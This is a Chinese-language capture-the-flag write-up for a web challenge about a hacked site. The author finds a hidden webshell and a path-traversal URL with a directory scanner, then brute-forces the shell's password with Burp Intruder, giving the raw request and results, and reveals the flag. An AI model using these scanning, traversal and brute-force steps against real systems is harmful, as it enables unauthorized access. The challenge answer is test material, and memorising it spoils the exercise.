

## 网站被黑-writeup

打开题目

Challenge

2735 Solves

×

网站被黑

60

<http://123.206.87.240:8002/webshell/>

这个题没技术含量但是实战中经常遇到

Flag

Submit

访问链接，大大黑页（好酷炫这东西可以玩一整天，2333）

查看源代码，尝试了一些方法，没有找到一点思路

打开御剑扫描工具，扫描一下看有没有敏感信息、源码泄露之类的

绑定域名查询

批量扫描后台

批量检测注入

多种编码转换

MD5解密相关

系统信息

吸取绑定域名列表

开始扫描

停止扫描

继续扫描

暂停扫描

☒ 200

☐ 3xx

☐ 403

目录.txt-可用

网站目录+后台地址

后台\*目录.txt-使用

综合目录.txt-使用

双击操作

外部导入域名列表

模式 HEAD - 速度极快

线程 100

超时 3

作业数量: 1

扫描信息: 正在终止线程...

扫描速度: 0/每秒

http://123.206.87.240:8002/webshell/

ID	地址	HTTP响应
1	http://123.206.87.240:8002/webshell/index.php?chemin=..%2f..%2f..%2f..%2f..	200
2	http://123.206.87.240:8002/webshell/shell.php	200
3	http://123.206.87.240:8002/webshell/index.php?chemin=..%2f..%2f..%2f..%2f..	200

<


>

添加

删除

清空

得到一个链接，感觉像是一个后门地址



正是一个shell后门，尝试几个常见的密码，无果



直接用burp suite进行密码爆破  
进行抓包右键发送到intruder

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://123.206.87.240:8002

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

POST /webshell/shell.php HTTP/1.1  
Host: 123.206.87.240:8002  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Referer: http://123.206.87.240:8002/webshell/shell.php  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 10  
Connection: close  
Cookie: td\_cookie=2558069281  
Upgrade-Insecure-Requests: 1

pass=admin

- Send to Spider
- Do an active scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Engagement tools
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection

Type a search term 0 matches

添加需要的变量，list选择自带的一个Passwords，点击Start attack开始

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

3 x ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


POST /webshell/shell.php HTTP/1.1  
Host: 123.206.87.240:8002  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Referer: http://123.206.87.240:8002/webshell/shell.php  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 10  
Connection: close  
Cookie: td\_cookie=2558069281  
Upgrade-Insecure-Requests: 1

pass= \$ admin \$

Add \$  
Clear \$  
Auto \$  
Refresh

Type a search term 0 matches Clear

1 payload position Length: 523



这里length不一样的就是密码了

因为我们通常输入正确的密码和错误的密码返回的请求长度是有区别的

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1944	hack	200	<input type="checkbox"/>	<input type="checkbox"/>	1110	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
1	!@#\$%	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
2	!@#\$%^	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
3	!@#\$%^&	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
4	!@#\$%^&*	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
5	!root	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
6	\$SRV	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
7	\$secure\$	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
8	*3noguru	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	

2890 of 3424

输入密码，得到flag

WebShell

PASS:

登录

flag{hack\_bug\_ku035}